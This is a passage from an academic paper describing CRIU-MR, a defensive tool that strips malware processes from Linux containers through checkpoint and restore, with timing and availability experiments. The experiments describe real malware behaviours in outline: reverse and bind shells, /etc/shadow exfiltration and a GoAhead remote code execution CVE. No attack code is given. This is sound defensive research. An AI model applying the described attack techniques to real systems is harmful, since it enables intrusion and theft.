With these goals in mind, we constructed CRIU-MR. In order to achieve these goals, a few simplifying assumptions were required. First, we suppose the filesystem is "mostly-static", meaning that updates are relatively infrequent, and when they do occur, they can be applied to both the real filesystem and the backups simultaneously. This is the case for many web servers, especially when the data is retrieved from a database on another network node instead of being locally present. This assumption allows for rapid restoration of the filesystem, as the backup can be quickly swapped back into the container root filesystem location in case of an infection without file loss. Additionally, because we make use of Linux container technology, we assume that the attacker cannot escape from the container to the host machine. With this assumption, we are able to make use of an isolated environment which can be independently checkpointed and restored. In the following sections, we describe this system and demonstrate its effectiveness before returning to challenge these assumptions in the "Discussion and Limitations" section (§6).

## 4 Implementation and Architecture

The majority of the implementation of our recovery method exists as modifications to the CRIU source code. Our changes are available as a fork of the CRIU repository on GitHub[1]. These changes are separated into the two main actions of CRIU: checkpoint and restore. Overall, 659 lines of C code were added to implement these features.

### 4.1 Checkpoint

The changes made to the checkpoint process mostly center around reading a "policy" file and using this policy to build a list of container processes which should not be restored. The policy is read into CRIU using Protocol Buffers (also known as protobuf) [21], which is a binary serialization format developed by Google. Protobuf was selected based on its high performance serializing and deserializing data relative to other formats, such as XML or JSON [31], and also because it was already used extensively for the image files generated by CRIU

[1] https://github.com/ashtonwebster/criu

checkpoints. The policy can be composed of a variety of user-defined or dynamically generated rules that are used to omit processes from being restored, including:

- *Executable Name Match:* Whether the executable filename of a process matches a given string
- *File Match:* Whether any opened file of a process matches a given string
- *TCP IP Match:* Whether the IP address for any established TCP connection of a process matches a given IP address
- *Memory Match:* Whether the process contains the specified ASCII or Hex encoded string
- *PID Match:* Whether the PID of a process matches the given PID
- *Parent PID Match:* Whether the parent PID of a process matches the given PPID
- *Parent Executable Name Match:* Whether the parent executable filename matches the given string

In choosing these rule types, we seek to provide a flexible policy language which can identify malware to omit during the restore process based upon alerts provided by various intrusion detection triggers, such as potentially malicious TCP connections, executables which match a virus signature, and flagged PIDs. Using these rules, both *dynamic* and *static* policy elements can be created. Dynamic policies are created from alerts generated by other systems, such as IDS's or antivirus scanners. For instance, outbound firewall rule violations might trigger the generation of a policy to terminate any process attempting to communicate which a suspicious IP address. Users can also define static policies which have a base of assertions that are always enforced, regardless of the type of malware. For example, perhaps some processes should never have child processes under normal execution, or perhaps it is not expected for any process to have a sensitive file open. These assertions can be encoded as static policies, to which dynamic policies are added as attacks are detected. The combination of static and dynamic policy rules allows for detection of a wide variety of malware, including malware which may run exclusively in memory, such as the `meterpreter` metasploit payload [9].

These changes to CRIU source code are mostly additions at the point when information about files, connections, or process identifiers are being dumped to disk. Essentially, we check if there are any matching policy elements for each of these resources, and if there are, the PIDs of relevant processes are written to an additional protobuf formatted file named `omit.img`. It is important to note that no process dump information is discarded in this phase; it is simply logged for later action. This is so that information about potentially malicious processes can be forensically analyzed at a later time, but not restored.

Modifications were also made to the `lxc-checkpoint` command to accept the same parameters as the ones that were added for CRIU. Specifically, parameter processing for the `--policy` (path to the policy to use) and `--base-path` (path to the container filesystem) parameters was added. This required 44 lines of C code added across 3 files. The modified version of LXC is available on GitHub as well[2].

## 4.2 Restore

The core modifications for the CRIU restore process ensure that malicious processes flagged by the checkpoint process in `omit.img` are not restored. This is as simple as iterating over this list of omitted processes and removing the corresponding PIDs. Additionally, the way that missing files are handled by vanilla CRIU is changed. Vanilla CRIU will crash immediately if any process is missing a referenced file. Instead, CRIU-MR is adjusted to simply omit any process with a missing file reference. This is performed by checking to ensure files referenced by file descriptors are actually present on the target filesystem during the reconstruction of the container process tree. In the case of a process with an omitted parent, the child is omitted as well. These changes ensure that as the container is restored on the backup filesystem, processes referencing potentially malicious files that are no longer present will be gracefully omitted during the restore, even if these processes were not directly flagged via a policy rule. This will not harm non-malware processes given the "mostly-static" filesystem assumption.

## 4.3 Architecture

In order to automatically trigger the checkpoint/restore process when an infection is detected and allow for manual triggering, we write a simple program called the recovery agent. The recovery agent listens on a given TCP port for JSON formatted input used to generate a policy. It can receive these input messages from local processes or even other hosts, as demonstrated in Figure 1. Note that this architecture requires no integration on the part of third-party IDS/IPS vendors; all that is required to integrate an alert system with the recovery agent is a small parsing script for turning the system's alerts into JSON and forwarding these alerts to the

[2] https://github.com/ashtonwebster/lxc





Figure 1: The CRIU recovery agent can receive alerts from a variety of sources, both at the host and network level.

CRIU-MR agent. The produced JSON messages constitute dynamic policy rules for triggering a checkpoint/restore event and are added to any static rules in the policy file used by default. This combined policy is then written in the protobuf format and passed to CRIU to perform a checkpoint/restore. The recovery agent also handles the filesystem restore, preparation, and cleanup operations needed to perform quick malware recovery, which will be covered in more detail below. The agent code was implemented in python and is available as a separate open source GitHub repository[3]. With these components, a typical malware recovery follows these steps:

*Infection:* Malware is introduced to the system. This may be through a backdoor, network exploit, or other method. At some point it begins executing and may modify the filesystem.

*Detection:* As a result of the malware on the system, one or more "triggers" may send an alert to the recovery agent. The recovery agent creates a JSON file specifying the trigger type (e.g. AV scanner, IDS, IPS) and relevant information (e.g. filename, TCP connection). This JSON file is used to build the policy used by CRIU for malicious process removal. We have created example JSON generators for Snort [17] (a rule based IDS) and ClamAV [16] (an antivirus scanner). The example code used to generate the JSON alerts and send them to the recovery agent are shown in Appendix A.

*Preparation:* The recovery agent for CRIU-MR listens on a TCP port for a JSON message. Upon receipt of a message, a new rule for process omission will be generated and added to the policy file of existing rules. The policy is then compiled as a protobuf formatted file which is read by our modified version of CRIU. Next, a folder is created for storing the checkpoint/restore data generated by CRIU.

During the subsequent checkpoint/restore, the container will be unavailable for a few seconds. To avoid the loss of any packets arriving during this time, it may be necessary to use the iptables target NFQUEUE on the container host to buffer packets. Essentially, NFQUEUE allows traffic to be sent to userspace for processing, and in this case it can be used to buffer packets while the malware recovery process is being executed. We provide a code listing and further description in appendix B.

*CRIU Checkpoint:* CRIU dumps the relevant image data for all processes (including malicious processes) on the container. Processes will be flagged as malware if they match a specified policy and are written to disk in a protobuf file named `omit.img`.

*Filesystem Restore:* In order to allow for fast filesystem restore, CRIU-MR maintains two backups. One backup, which we denote the "swap backup", is simply renamed to match the Linux container root filesystem path via the `mv` command. The other backup, denoted the "master backup", is used to restore the swap backup so this process can be repeated. Using these backups, the filesystem for the container is restored with a few simple shell commands:

```
mv $lxc_path/rootfs $infected_fs_dir/infectedfs
mv $backup_path/rootfs.swap_backup \
        $lxc_path/rootfs
```

One benefit of this method is that the infected filesystem can be later inspected (with the assistance of the CRIU-MR log files) to collect malware samples and detect malicious filesystem changes.

*CRIU Restore:* At this point, the CRIU restore of the checkpointed non-malware processes begins. During construction of the process tree, processes may be omitted for two reasons. First, processes which reference missing files are omitted. Next, processes contained in the `omit.img` file previously created are omitted. Any children of these processes are also ignored. Restore then continues as normal, with established TCP connections also being restored.

*Cleanup:* Finally, a few cleanup tasks are performed to return the system to its normal state. If NFQUEUE was used, the process is stopped so that buffered packets are forwarded along to the container. The swap backup for the container is also restored from the "master" backup to allow for a quick filesystem restore in the event of another breach using the following command:

```
cp $backup_path/rootfs.master_backup \
        $backup_path/rootfs.backup_swap
```

The preparation, CRIU checkpoint, filesystem restore, CRIU restore, and cleanup steps are all automated via the

[3] https://github.com/ashtonwebster/CRIU-MR-agent

CRIU-MR recovery agent program. Thus, the response to malware can be completely independent of human interaction for rapid recovery from attacks.

## 5 Experiments

We conduct experiments to address two questions. First, we seek to answer the question "How long does it take to successfully remove various malware from the system?" In order to answer this question, we measure the recovery time for six different malware programs. Then, we address the question "What is the availability impact of the recovery process on a running service?". To answer this question, we devise an experiment using Apache Benchmark [1] to simulate HTTP requests to an Apache web server running on the container. We observe the impact of the checkpoint/restore process on the active connections and find that no connections fail while the maximum response time increases by only a few seconds. All experiments were run on a Virtual Machine with 4 Intel Xeon 2.4GHz cores and 4 GB RAM running Ubuntu 16.04 hosting a linux container. The container used ran Ubuntu 16.04 with AMD64 architecture.

### 5.1 Experiment I: Malware Recovery Duration

For our first experiment, we measure the duration of the recovery process and ensure that all malware processes and files are removed. To conduct the experiment, we collect six Linux malware samples.

- *linux_lady*: This malware was written in Go and attempts to mine bitcoin using the resources of infected computers. It primarily works by downloading the mining script payload and adding itself as a cronjob to the victim host. This sample was collected from the Contagio malware repository[2].
- *ms_bind_shell*: This is a simple payload from the Metasploit framework [9] which binds on a specified port and IP and provides shell access to the attacker.
- *ms_reverse_shell*: This is another malware from the Metasploit framework which creates a *reverse shell* by initiating a connection with the specified host. The reverse shell method is often more effective than the bind shell method in practice because it can more easily evade firewalls by initiating the connection rather than accepting a connection to an unused port.
- *wipefs*: This malware was found on the Hybrid Analysis website [5]. It uses the stratum mining protocol to mine bitcoin on the victim's machine.
- *Linux.Agent*: This malware, first discovered by Tim Strazzere [29] attempts to exfiltrate either the `/etc/shadow` file with encrypted passwords (if root access is available) or the `/etc/passwd` file (otherwise).
- *goahead_ldpreload*: This is actually a vulnerability in GoAhead [36], a lightweight embedded webserver and not a malware sample. However, we are able to inject a long-running malware script via the remote code execution vulnerability explained by Daniel Hodson of Elttam [24] with associated CVE-2017-17562 [10]. Unlike the other samples, this is an example of a benign process being infected with a malicious payload (instead of a malware binary being executed). To simulate a long-running malicious payload, we remotely execute commands which create a file each second on the filesystem, but any arbitrary C code can be executed.

Each experiment consists of the following: first, an *ssh* session is started, and the malware is started as root in the background and using the unix command *nohup* to avoid termination when the *ssh* session ends. The exception is the *goahead_ldpreload* exploit, which begins by running the GoAhead server as root and remotely executing the malicious payload). Next, detection is simulated by triggering the checkpoint/restore process with a JSON file specifying the executable file to omit[4]. After 3 seconds of allowing the malicious processes to execute, the recovery process is triggered, as described in §4. The timing measurements are taken by using the *timeit* library in Python [11]. Each malware is removed 10 times with timing results shown in Figure 2, and the time for each stage of checkpointing is shown in Table 1. In addition to an experiment for each malware sample, we also run the malware recovery process with no malware present for comparison (labeled as "None").

By restoring the infected filesystem to a safe backup state, we observe that any file state changes made by the malware were undone. We also observed that for each experiment, each malware process was successfully omitted and no longer running on the restored container. We acknowledge that it is possible that the malware also changed memory or features of other restored processes, and we discuss this in more detail in the Discussion section (§6).

The results for this experiment suggest that the type of malware does not affect the time for recovery in a noticeable way. In fact, the removal of malware appears to match the time taken for a checkpoint and restore

[4]For *goahead_ldpreload* we observe that the remote code execution occurs in a separate process `/root/goahead/test/cgi-bin/cgitest` handling CGI scripts, which is the executable name used in the policy for that exploit.





Figure 2: Boxplots summarizing duration of malware recovery process for six different malware.

Table 1: Mean (Std. Dev.) Time per Recovery Step

| Step | Time (s) |
|---|---|
| Prep. Time | 0.022 (0.003) |
| Checkpoint Time | 2.157 (0.202) |
| FS Swap Time | 0.012 (0.005) |
| Restore Time | 0.572 (0.110) |
| Total Time | 2.763 (0.265) |

actions even in the absence of malware or policies (denoted "None" in Figure 2). This suggests that our modifications to the underlying CRIU checkpoint and restore methods do not have a significant impact on their performance in terms of duration. Furthermore, we see that the time taken for the recovery process (see Table 1) is mostly dominated by the checkpoint process, with the restore process taking only about a fifth of the total time.

## 5.2 Experiment II: Availability Impact

Next, we address the question of the recovery process's impact on the availability of trusted services running on the host that is infected with malware. To evaluate this, we measure the impact of removing malware on a web server container with many active clients. For this, we use the *ab* tool (Apache Benchmark), which is able to simulate repeated HTTP connections and measure their duration and the number of failed requests. In order to mimic a realistic setting with a variety of request/response durations, we serve seven different pages ranging in size from 1kB to 1GB by powers of 10. We execute one instance of `ab` for each file size in parallel and vary the number of concurrent requests per process at 1, 5, 10, and 20 for a total concurrency across all processes of 7 to 140. For each experiment, we first start the apache benchmark script. After 30 seconds of normal execution of `ab`, we start the `linux_lady` malware on the host using `ssh` and trigger the recovery process in a method similar to Experiment I. The results of this process are summarized in Table 2.

In each experiment, all requests complete successfully. We observe that relative to the median request completion time, the "Max Request Time" for each file tends to increase by an amount of time comparable to the time it takes for CRIU-MR to execute as measured in Experiment I. These results show that while some connections are subjected to a latency increase of 3-6 seconds by the checkpoint/restore process, CRIU-MR still ensures that each request succeeds.

# 6 Discussion and Limitations

Overall, our experiences using CRIU-MR confirm that it is a viable strategy for removing malware while preserving a variety of services. For example, we manually observed that `ssh` connections interrupted by the CRIU-MR recovery process continue gracefully after the recovery completes, even without the use of NFQUEUE. However, when the recovery process occurs during downloads of large files using `curl` or browsers, NFQUEUE usage is required in order to preserve the download process. We therefore conclude that our modifications for CRIU-MR do not impact CRIU's underlying TCP restore abilities.

Beyond faster system restore, one benefit of the CRIU-MR method over methods which log every filesystem modification, such as Taser [20], is that there is no overhead for writing to logs during normal execution of the container. However, there is some performance overhead associated with using Linux containers that should be considered. Work comparing LXC to native performance and other virtualization techniques reveals that it often performs similarly to the native operating system [37]. This is likely due to the fact that Linux containers rely mostly on partitioning resources using Linux namespaces and control groups instead of more complex solutions, such as hardware virtualization used by conventional VMs.

Another concern is the security of the container in terms of isolation. Is it possible to escape the Linux container and infect the host operating system? Unfortunately, some proof of concept attacks have been found for Linux containers. Two whitepapers from the NCC Group explore this problem, one focusing on attacks [23] and one focusing mostly on mitigations [22]. This research reveals that `ptrace(2)` can be used to escape Linux containers, and an escape from the security boundary of the container can be executed via direct communication with the hardware. Fortunately, mitigations for these attacks are available, and the simplest method

Table 2: Connection Stress Test

| Concurrent Requests | File Size | Median Request Time (s) | Max Request Time (s) | Completed Requests | Failed Requests |
|---|---|---|---|---|---|
| 7 | 1 kB | 1 | 3,695 | 51,973 | 0 |
| | 10 kB | 1 | 3,695 | 50,568 | 0 |
| | 100 kB | 1 | 3,697 | 36,937 | 0 |
| | 1 MB | 4 | 3,701 | 11,823 | 0 |
| | 10 MB | 34 | 3,731 | 1,580 | 0 |
| | 100 MB | 393 | 4,081 | 146 | 0 |
| | 1 GB | 5,415 | 8,777 | 11 | 0 |
| 35 | 1 kB | 4 | 3,776 | 51,803 | 0 |
| | 10 kB | 4 | 3,776 | 58,479 | 0 |
| | 100 kB | 5 | 3,782 | 41,953 | 0 |
| | 1 MB | 20 | 3,821 | 11,385 | 0 |
| | 10 MB | 130 | 4,115 | 1,776 | 0 |
| | 100 MB | 1,256 | 6,066 | 205 | 0 |
| | 1 GB | 12,482 | 26,098 | 19 | 0 |
| 70 | 1 kB | 7 | 6,307 | 60,647 | 0 |
| | 10 kB | 7 | 6,307 | 59,976 | 0 |
| | 100 kB | 10 | 6,310 | 40,300 | 0 |
| | 1 MB | 42 | 6,343 | 11,595 | 0 |
| | 10 MB | 242 | 6,343 | 1,810 | 0 |
| | 100 MB | 2,474 | 10,047 | 207 | 0 |
| | 1 GB | 43,088 | 43,097 | 12 | 0 |
| 140 | 1 kB | 13 | 4,614 | 78,377 | 0 |
| | 10 kB | 13 | 4,614 | 77,497 | 0 |
| | 100 kB | 19 | 4,641 | 53,338 | 0 |
| | 1 MB | 77 | 4,706 | 14,494 | 0 |
| | 10 MB | 583 | 5,351 | 1,953 | 0 |
| | 100 MB | 5,712 | 10,933 | 191 | 0 |
| | 1 GB | 62,474 | 62,474 | 1 | 0 |

(which will fix both of these issues) is to simply use unprivileged Linux containers.

As alluded to previously, the malware process that triggered an intrusion detection alert might not be found by the specified policies in some cases. For example, if botnet malware is detected via an IDS based on a TCP connection to a command and control server, the connection may end before the alert is processed and CRIU-MR begins the checkpoint process, meaning the malware will fail to be flagged for omission during restore. In such a case, if the malware runs from an executable placed on the system via a malicious channel, CRIU-MR will still successfully remove it from the container during the restore process since the botnet executable isn't located on the safe filesystem backup. Such an event can be verified by checking the logs of CRIU-MR, which report which policy elements were triggered and any missing files that resulted in the removal of a process.

Nonetheless, the system may be infected with malware that both runs entirely within memory via code injection and evades being flagged during a checkpoint event as just described. In such an instance, it is prudent for the user to not only restore the filesystem to a safe point but to also restart the system and bring services back online. Users with active connections to services may experience an interruption in this case, but such mitigation will be necssary if no malware process was found. Similarly, there may exist malware which interfere with the memory and connections of other processes. These changes will not be detected by the current CRIU-MR system as they are not directly a part of the malware process (unless the interference somehow triggers another policy rule). The best solution for avoiding this issue is to use containers which have only one main service to reduce the potential attack surface. Alternatively, assertions about the memory spaces of benign processes could be checked during the restore process to verify their integrity, an idea we consider future work (§7).

This method is specific to Linux operating systems as it relies heavily on CRIU and LXC, which are obvi-

ously specific to that operating system. However, Linux is a popular operating system for web servers, with approximately 66.8% of web servers from the Alexa top ten million sites using some flavor of it, according to a survey conducted by W3Tech in February 2018 [12]. It might also be possible to extend the main ideas of this method using container technology for other operating systems, such as Docker, by using or creating the appropriate checkpoint/restore methods.

Finally, it is important to take appropriate actions even after malware removal. Namely, any vulnerability that resulted in a malware payload being delivered or executed needs to be patched. For example, the `goahead_ldpreload` exploit can be immediately exploited again after the first malware recovery if the GoAhead web server is not patched. Therefore, CRIU-MR needs to be coupled with a patching process in order to avoid repeated exploitation of the same vulnerabilities.

## 7 Future Work

The next step in CRIU-MR's development will be to add alert validation to the recovery agent. By design, CRIU-MR does not consider whether the alerts it receives may be false positives; IDS and IPS systems should already strive to minimize the generation of false positive alerts. However, the current version does not yet ensure that any malware alerts it receives come from an authentic IDS or IPS system. Adding this feature will ensure that forged alerts that might cause CRIU-MR to flag important applications as malware or otherwise interrupt services cannot be sent to the recovery agent.

Another avenue for future work is in the verification of the integrity of processes. We previously noted that it is possible that malware may seek to change the memory spaces of benign processes outside of its process tree. One way to check if this has occurred is to instrument these processes with additional code to verify they are still executing properly. We refer to these checks as "dynamic assertions", where the processes are expected to dynamically respond to queries about execution state in order to verify the integrity of the process. Research into this area may reveal more robust ways of ensuring that malware effects have been reverted even if it interfered with other processes.

Because any maliciously uploaded files are archived in a separate filesystem, CRIU-MR could also be used as part of a framework which discovers and analyzes new malware. For example, checkpointed malware processes with corresponding executables could be executed in sandboxes to collect more information. Cuckoo [4] is one option for local analysis, or, if an external service is preferred, VirusTotal [13] or Hybrid Analysis [5] can be used to learn more about the nature of the collected payload. These results could then be integrated into other systems responsible for malicious activity alerts to more rapidly detect attacks of this type.

In addition to improvements to this particular component, we intend to explore how CRIU-MR can fit into a broader framework of intrusion detection. Related work we are currently conducting seeks to use machine learning techniques to analyze payloads of network traffic and could act as a trigger for this malware cleaning operation. We are also considering employing elements of moving target defense, such as changing the IP address, passwords, or even the physical host machine of a restored container to complicate and delay attacks while more robust defenses can be deployed.

## 8 Conclusion

The main contribution of our work is a new method for malware recovery. Rather than using logging or VM-based methods for removing malware, CRIU-MR uses Linux containers and CRIU to quickly restore a system to a safe state in the event of an infection. Furthermore, our method improves upon prior work by very quickly recovering the state of trusted services after recovery with minimal impact to clients. We conduct two experiments to test the speed and availability of CRIU-MR and find promising results. Our test of the duration of the malware recovery process finds that malware recovery does not take significantly more time than a CRIU checkpoint/restore with no policy. Furthermore, our second experiment indicates that CRIU-MR is capable of restoring container processes and TCP connections after malware recovery, even when many concurrent connections are present. The success of this tool is dependent on its use in the context of other systems, such as IDS's, firewalls, and antivirus scanners. Information from these systems, along with static application-specific knowledge, can form a robust policy for malware removal. CRIU-MR can now be used by both administrators and researchers to build systems which are responsive and service-preserving when faced with malware infections.

## 9 Acknowledgments

This work was supported by the United States Office of Naval Research under Contract N000141612107.

## References

[1] ab - Apache HTTP server benchmarking tool. `https://httpd.apache.org/docs/2.4/programs/ab.html`. Accessed: 2018-02-05.

[2] Contagio malware dump. `http://contagiodump.blogspot.com/`. Accessed: 2018-02-05.

[3] CRIU: TCP Repair. https://criu.org/TCP_connection. Accessed: 2018-02-05.

[4] Cuckoo sandbox. https://cuckoosandbox.org/. Accessed: 2018-02-05.

[5] Hybrid analysis. https://www.hybrid-analysis.com/. Accessed: 2018-02-05.

[6] Linux containers - lxc. https://linuxcontainers.org/lxc/. Accessed: 2018-02-05.

[7] Logstash. https://www.elastic.co/products/logstash. Accessed: 2018-02-05.

[8] Lxc security. https://linuxcontainers.org/lxc/security/. Accessed: 2018-02-05.

[9] Metasploit. https://www.metasploit.com/. Accessed: 2018-02-05.

[10] National vulnerability database: Cve-2017-17562 detail. https://nvd.nist.gov/vuln/detail/CVE-2017-17562. Accessed: 2018-02-05.

[11] Timeit. https://docs.python.org/2/library/timeit.html. Accessed: 2018-02-05.

[12] Usage of operating systems for websites. https://w3techs.com/technologies/overview/operating_system/all. Accessed: 2018-02-05.

[13] Virus total. https://www.virustotal.com. Accessed: 2018-02-05.

[14] ARAUJO, F., HAMLEN, K. W., BIEDERMANN, S., AND KATZENBEISSER, S. From patches to honey-patches: Lightweight attacker misdirection, deception, and disinformation. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2014), CCS '14, ACM, pp. 942–953.

[15] BARTOS, K., SOFKA, M., AND FRANC, V. Optimized invariant representation of network traffic for detecting unseen malware variants. In *25th USENIX Security Symposium (USENIX Security 16)* (Austin, TX, 2016), USENIX Association, pp. 807–822.

[16] CISCO. ClamAV. https://www.clamav.net/. Accessed: 2018-02-05.

[17] CISCO. Snort. https://www.snort.org/. Accessed: 2018-02-05.

[18] DE OLIVEIRA, D. A. S., CRANDALL, J. R., WASSERMANN, G., WU, S. F., SU, Z., AND CHONG, F. T. Execrecorder: Vm-based full-system replay for attack analysis and system recovery. In *Proceedings of the 1st Workshop on Architectural and System Support for Improving Software Dependability* (New York, NY, USA, 2006), ASID '06, ACM, pp. 66–71.

[19] ELBADAWI, K., AND AL-SHAER, E. Timevm: A framework for online intrusion mitigation and fast recovery using multi-time-lag traffic replay. In *Proceedings of the 4th International Symposium on Information, Computer, and Communications Security* (New York, NY, USA, 2009), ASIACCS '09, ACM, pp. 135–145.

[20] GOEL, A., PO, K., FARHADI, K., LI, Z., AND DE LARA, E. The taser intrusion recovery system. In *Proceedings of the Twentieth ACM Symposium on Operating Systems Principles* (New York, NY, USA, 2005), SOSP '05, ACM, pp. 163–176.

[21] GOOGLE. Protocol buffers. https://developers.google.com/protocol-buffers/. Accessed: 2018-02-05.

[22] GRATTAFIORI, A. Understanding and hardening linux containers. *Whitepaper, NCC Group* (2016).

[23] HERTZ, J. Abusing privileged and unprivileged linux containers. *Whitepaper, NCC Group* (2016).

[24] HODSON, D. Remote LD_PRELOAD exploitation. https://www.elttam.com.au/blog/goahead/. Accessed: 2018-02-05.

[25] HSU, F., CHEN, H., RISTENPART, T., LI, J., AND SU, Z. Back to the future: A framework for automatic malware removal and system repair. In *Proceedings of the 22Nd Annual Computer Security Applications Conference* (Washington, DC, USA, 2006), ACSAC '06, IEEE Computer Society, pp. 257–268.

[26] JORDANEY, R., SHARAD, K., DASH, S. K., WANG, Z., PAPINI, D., NOURETDINOV, I., AND CAVALLARO, L. Transcend: Detecting concept drift in malware classification models. In *26th USENIX Security Symposium (USENIX Security 17)* (Vancouver, BC, 2017), USENIX Association, pp. 625–642.

[27] KHARAZ, A., ARSHAD, S., MULLINER, C., ROBERTSON, W., AND KIRDA, E. UNVEIL: A large-scale, automated approach to detecting ransomware. In *25th USENIX Security Symposium (USENIX Security 16)* (Austin, TX, 2016), USENIX Association, pp. 757–772.

[28] LABS, M. 2017 state of malware report. https://www.malwarebytes.com/pdf/white-papers/stateofmalware.pdf. Accessed: 2018-02-05.

[29] LABS, S. O. Hiding in plain sight? https://www.sentinelone.com/blog/hiding-plain-sight/. Accessed: 2018-02-05.

[30] LEVER, C., KOTZIAS, P., BALZAROTTI, D., CABALLERO, J., AND ANTONAKAKIS, M. A lustrum of malware network communication: Evolution and insights. In *2017 IEEE Symposium on Security and Privacy (SP)* (May 2017), pp. 788–804.

[31] MAEDA, K. Performance evaluation of object serialization libraries in xml, json and binary formats. In *Digital Information and Communication Technology and it's Applications (DICTAP), 2012 Second International Conference on* (May 2012), pp. 177–182.

[32] MOHAN, C., HADERLE, D., LINDSAY, B., PIRAHESH, H., AND SCHWARZ, P. Aries: A transaction recovery method supporting fine-granularity locking and partial rollbacks using write-ahead logging. *ACM Trans. Database Syst. 17*, 1 (Mar. 1992), 94–162.

[33] PALEARI, R., MARTIGNONI, L., PASSERINI, E., DAVIDSON, D., FREDRIKSON, M., GIFFIN, J., AND JHA, S. Automatic generation of remediation procedures for malware infections. In *Proceedings of the 19th USENIX Conference on Security* (Berkeley, CA, USA, 2010), USENIX Security'10, USENIX Association, pp. 27–27.

[34] PASSERINI, E., PALEARI, R., AND MARTIGNONI, L. How good are malware detectors at remediating infected systems? In *Proceedings of the 6th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment* (Berlin, Heidelberg, 2009), DIMVA '09, Springer-Verlag, pp. 21–37.

[35] SHAN, Z., WANG, X., AND C. CHIUEH, T. Malware clearance for secure commitment of os-level virtual machines. *IEEE Transactions on Dependable and Secure Computing 10*, 2 (March 2013), 70–83.

[36] SOFTWARE, E. Goahead: Simple, secure embedded web server. https://www.embedthis.com/goahead/. Accessed: 2018-02-05.

[37] SOLTESZ, S., PÖTZL, H., FIUCZYNSKI, M. E., BAVIER, A., AND PETERSON, L. Container-based operating system virtualization: A scalable, high-performance alternative to hypervisors. *SIGOPS Oper. Syst. Rev. 41*, 3 (Mar. 2007), 275–287.

[38] SUBRAHMANIAN, V., OVELGONNE, M., DUMITRAS, T., AND ADITYA PRAKASH, B. *The Global Cyber-Vulnerability Report*. 01 2015.

[39] VASUDEVAN, A. Maltrak: Tracking and eliminating unknown malware. In *Proceedings of the 2008 Annual Computer Security Applications Conference* (Washington, DC, USA, 2008), ACSAC '08, IEEE Computer Society, pp. 311–321.

[40] VIRTUOZZO. CRIU. `https://criu.org`. Accessed: 2018-02-05.

[41] ZHU, Z., AND DUMITRAS, T. Featuresmith: Automatically engineering features for malware detection by mining the security literature. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2016), CCS '16, ACM, pp. 767–778.

# Appendices

## A Logstash Pipelines for Snort and ClamAV Triggers

Logstash [7] can be a useful tool for parsing and forwarding alerts from a variety of sources. The "grok" filter, a filtering action in the Logstash pipeline, can be used to parse alerts from arbitrary sources (such as files, network ports, etc.) into easily parseable JSON. Listing 1 shows an example of using Logstash with the grok filter to parse Snort alerts and send them to the CRIU-MR agent. The Snort command used to generate the alerts is `snort -c snort.conf -i lxcbr0 -A full -k none`, where `-A full` denotes full alert syntax. The `-k none` parameter indicates no checksums should be calculated, which we anecdotally observe is required for obtaining alerts on both inbound and outbound traffic.

The ClamAV parsing is very similar. The command to execute the scanner is `clamscan path/to/scan -no-summary -infected > output.log`. The Snort example is modified slightly for the different output format. Namely, the path is changed to point to `output.log`, the multiline code is not needed (each line of `output.log` corresponds to one alert), and the `add_field` codec is modified for the appropriate trigger type. Finally the grok parsing code in the filter step simply becomes:

```
%{GREEDYDATA:filepath}:
        %{GREEDYDATA:malwarename} FOUND
```

## B NFQUEUE Buffer

Listing 2 shows an example implementation of a buffer for packets intended for the interface `lxcbr0`, which is the default interface used for the Linux container networking. This simple python script uses the netfilterqueue library (available via `pip`) to hold packets until the program terminates via a kill signal. Packets are then released to the kernel and forwarded along to or from the container.

Listing 1: Logstash Pipeline for Snort Alert Parsing

```
input {
  file {
    # standard path for snort alerts
    path => "/var/log/snort/alert"
    # combines multiple lines as a single log event
    codec => multiline {
      pattern => "^\[\*\*\] "
      negate => true
      what => "previous"
    }
    # adding a field to the parsed json so that CRIU-MR knows
    # how to parse it
    add_field => { "trigger_type" => "snort" }
  }
}

filter {
  grok {
    # Parsing output of snort into JSON
    # newlines added for readability
    match => { "message" => "\[\*\*\] \[%{NUMBER:version}:%{NUMBER:sid}:
        %{NUMBER:revision}\] %{GREEDYDATA:rule} \[\*\*\]*\n\[Priority:
        %{NUMBER:priority}\] \n%{MONTHNUM:month} \/%{MONTHDAY:day}-%{HOUR:hour}
        :%{MINUTE:minute}:%{SECOND:second} %{IP:src_ip}:%{NUMBER:src_port}
        -> %{IP:dst_ip}:%{NUMBER:dst_port}*\n*\n*\n*" }
  }
}

output {
  tcp {
    host => <CRIU-MR_HOST_IP>
    port => <CRIU-MR_PORT>
  }
}
```

Listing 2: NFQUEUE Python Buffer

```
import os
from netfilterqueue import NetfilterQueue
import signal

def send_packets(signal, frame):
    print("sending packets and shutting down")
    os.system("iptables -D INPUT -i lxcbr0 -j NFQUEUE --queue-num 1")
    os.system("iptables -D OUTPUT -o lxcbr0 -j NFQUEUE --queue-num 1")
    os.system("iptables -D FORWARD -o lxcbr0 -j NFQUEUE --queue-num 1")

    for packet in packets:
        packet.accept()
    nfqueue.unbind()

def hold_packet(pkt):
    global packets
    print("holding " + str(pkt))
    packets.append(pkt)

